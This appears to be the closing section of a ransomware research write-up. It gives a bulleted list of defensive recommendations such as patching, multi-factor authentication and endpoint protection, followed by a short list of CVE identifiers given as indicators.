


Conclusion:

- Manage your assets: Secure apps like RDP on-prem or on the cloud
- Take security patching seriously
- Multi-facto authentication for your critical servers
- Automation is your friend
- Invest in a good EPP/EDR solution. The endpoint is pretty critical
- Invest in a good firewall
- Make sure you gather the best intel
- Gain more visibility on your corporate network
- Test your security
- Create the best SOC by hiring the right people
- Stay away from ransomware
- CHILL!



For the research, I used multiple ransomware payloads. On the next page, you can see the detailed dynamic view of multiple ransomware payloads running together.



INDICATORS

CVE-2020-0796

CVE-2019-19781

CVE-2020-0688

CVE-2019-19781

CVE-2019-11510

CVE-2018-8453

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